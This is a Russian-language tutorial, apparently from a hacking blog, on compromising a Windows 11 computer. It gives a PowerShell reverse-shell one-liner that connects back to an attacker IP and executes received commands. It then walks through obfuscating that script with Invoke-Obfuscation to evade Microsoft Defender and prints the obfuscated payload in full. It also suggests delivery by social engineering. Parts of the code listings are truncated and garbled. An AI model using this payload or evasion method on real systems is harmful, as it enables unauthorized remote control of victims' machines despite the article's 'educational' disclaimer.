

Как взломать компьютер Windows 11 с помощью PowerShell



Взлом компьютера с ОС Windows 11 — легкая задача! Не верите? Сегодня я вам докажу, что это так. В этой статье я покажу, как с помощью скрипта PowerShell и обфускации взломать компьютер с ОС Windows 11, с включенным встроенным антивирусом (Microsoft Defender) и получить удаленный доступ к системе.

Еще по теме: [Взлом через ссылку и как от этого защититься](#)

Статья написана в образовательных целях, для обучения этичных хакеров. При демонстрации работы были использованы личные устройства автора. Использование подобных инструментов на чужих устройствах без надлежащего письменного разрешения, является незаконным и будет расцениваться, как уголовное преступление. Ни редакция spy-soft.net, ни автор не несут ответственность за ваши действия.

Как взломать компьютер Windows 11 при помощи PowerShell

Для взлома компьютера Windows 11 нужно будет как-нибудь доставить и запустить на целевом компьютере вредоносный файл. Если есть физический доступ, можно воспользоваться [хакерской флешкой](#) или самостоятельно запустить скрипт. В противном случае используются [методы социальной инженерии](#). Мы многократно приводили [примеры социальной инженерии](#). Поиск по сайту в помощь!

Итак, целевая машина — это последняя и обновленная версия Windows 11 21H2



Включенный и обновленный антивирус, но выключенная облачная защита (не надо лишний раз беспокоить Microsoft образцами наших скриптов).

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.



Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.



Cloud-delivered protection is off. Your device may be [Dismiss](#) vulnerable.



Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.



Automatic sample submission is off. Your device may be [Dismiss](#) vulnerable.




Теперь переходим к скрипту. Открываем блокнот и вставляем одной строкой следующий код:

```
1 $client = New-Object System.Net.Sockets.TCPClient("192.168.100.3",553);$stream =  
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (N  
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | C  
"PS " + (pwd).Path + "> ";$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte
```

Где 192.168.100.3 — это IP-адрес нашего атакующего компьютера, а 553 — это наш порт (любой свободный порт). Эти данные должны быть изменены.

Уже при попытке сохранения файла, антивирус целевого компьютера Windows 11 начал ругаться на наш код.



Время обратиться к обфускации и Abstract syntax tree (AST). Абстрактные синтаксические деревья — это альтернативный способ представления кода на некоем языке программирования. Мы не будем погружаться в эти дебри в рамках данной статьи, но я рекомендую изучить эту тему. Мы воспользуемся уже готовым инструментом для обфускации.

Возвращаемся на свой компьютер Kali Linux. Открываем текстовый редактор, вставляем и сохраняем наш код.

[illegible]

Запускаем PowerShell и клонируем этот репозиторий:

```
(writeup@kali)-[~]
$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

(writeup@kali)-[/home/writeup]
PS> git clone https://github.com/danielbohannon/Invoke-Obfuscation.git
```

Находясь в директории **Invoke-Obfuscation** импортируем модуль и вызываем команду:

```
(writeup@kali)-[/home/writeup/Invoke-0bfuscation]
PS> Import-Module ./Invoke-0bfuscation.psd1

(writeup@kali)-[/home/writeup/Invoke-0bfuscation]
PS> Invoke-0bfuscation
```

Теперь вводим например TUTORIAL и жмем ENTER.

После ввода Invoke-Obfuscation, вы должны увидеть такую картину:

Choose one of the below options:

- [*] **TOKEN** Obfuscate PowerShell command Tokens
- [*] **AST** Obfuscate PowerShell Ast nodes (PS3.0+)
- [*] **STRING** Obfuscate entire command as a String
- [*] **ENCODING** Obfuscate entire command via Encoding
- [*] **COMPRESS** Convert entire command to one-liner and Compress
- [*] **LAUNCHER** Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation> SET SCRIPTPATH /home/writeup/hacker_code.ps1

Successfully set ScriptPath:
/home/writeup/hacker_code.ps1

your reverse shell here

Choose one of the below options:

- [*] **TOKEN** Obfuscate PowerShell command Tokens
- [*] **AST** Obfuscate PowerShell Ast nodes (PS3.0+)
- [*] **STRING** Obfuscate entire command as a String
- [*] **ENCODING** Obfuscate entire command via Encoding
- [*] **COMPRESS** Convert entire command to one-liner and Compress
- [*] **LAUNCHER** Obfuscate command args w/Launcher techniques (run once at end)

Введите SET SCRIPTPATH и укажите директорию для сохранения вредоносного скрипта PowerShell.

Теперь изменим настройки. Для этого вводим и выполняем по очереди команды AST, ALL и i.

Invoke-Obfuscation> AST

type "AST" and hit ENTER

Choose one of the below AST options:

- [*] AST\NamedAttributeArgumentAst Obfuscate NamedAttributeArgumentAst nodes
- [*] AST\ParamBlockAst Obfuscate ParamBlockAst nodes
- [*] AST\ScriptBlockAst Obfuscate ScriptBlockAst nodes
- [*] AST\AttributeAst Obfuscate AttributeAst nodes
- [*] AST\BinaryExpressionAst Obfuscate BinaryExpressionAst nodes
- [*] AST\HashtableAst Obfuscate HashtableAst nodes
- [*] AST\CommandAst Obfuscate CommandAst nodes
- [*] AST\AssignmentStatementAst Obfuscate AssignmentStatementAst nodes
- [*] AST\TypeExpressionAst Obfuscate TypeExpressionAst nodes
- [*] AST\TypeConstraintAst Obfuscate TypeConstraintAst nodes
- [*] AST\ALL Select ALL choices from above

Invoke-Obfuscation\AST> ALL

you want all options, so type
"ALL" and hit ENTER

Choose one of the below AST\ALL options to APPLY to current payload:

- [*] AST\ALL\1 Execute ALL Ast obfuscation techniques

Invoke-Obfuscation\AST\ALL> 1

type "1" and hit ENTER

Executed:

CLI: AST\ALL\1
FULL: Out-ObfuscatedAst -ScriptBlock \$ScriptBlock

Result:

```
Set-Variable -Name client -Value (New-Object System.Net.Sockets.TCPClient("192.168.100.3",553));Set-Variable -Name stream -Value ($client.GetStream());[byte[]]$bytes = 0..65  
535|%;while((Set-Variable -Name i -Value ($stream.Read($bytes, 0, $bytes.Length))) -ne 0){Set-Variable -Name data -Value ((New-Object -TypeName System.Text.ASCIIEncoding  
) .GetString($bytes,0, $i));Set-Variable -Name sendback -Value (iex $data 2>&| Out-String );Set-Variable -Name sendback2 -Value ($sendback + "PS " + (pwd).Path + "> ");Set-  
Variable -Name sendbyte -Value (([text.encoding]::ASCII).GetBytes($sendback2));$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()
```


Choose one of the below AST\ALL options to APPLY to current payload:

- [*] AST\ALL\1 Execute ALL Ast obfuscation techniques


TA DA (this is your
reverse shell)

Invoke-Obfuscation\AST\ALL>

Скрипт готов. Копируем обфусцированный код и сохраняем в формате .ps1.



Теперь хакер может делать все, что захочет.



Заключение

Мы обошли антивирус, который пропустил запуск вредоносного скрипта и позволил удаленное подключение. Как видите антивирус — не панацея! Если вас интересует тема вредоносных скриптов PowerShell, я настоятельно рекомендую изучить статью «Обфускация PowerShell».

Эта публикация не призывает взламывать компьютеры, а лишь указывает на уязвимость систем. Надеюсь, после прочтения этого материала, вы будете внимательнее относиться к запуску неизвестных файлов, скаченных из интернета или полученных от «добрых» людей.

Отдельное спасибо автору Vostiar Patrik и респект создателям репозитория Invoke-Obfuscation.

Если вы в первый раз на spy-soft.net, рекомендую подписаться на нас в соцсетях и в Телеграм.

РЕКОМЕНДУЕМ:

- [Лучшие устройства хакера](#)
- [Хакерский смартфон с помощью Termux и Kali Linux](#)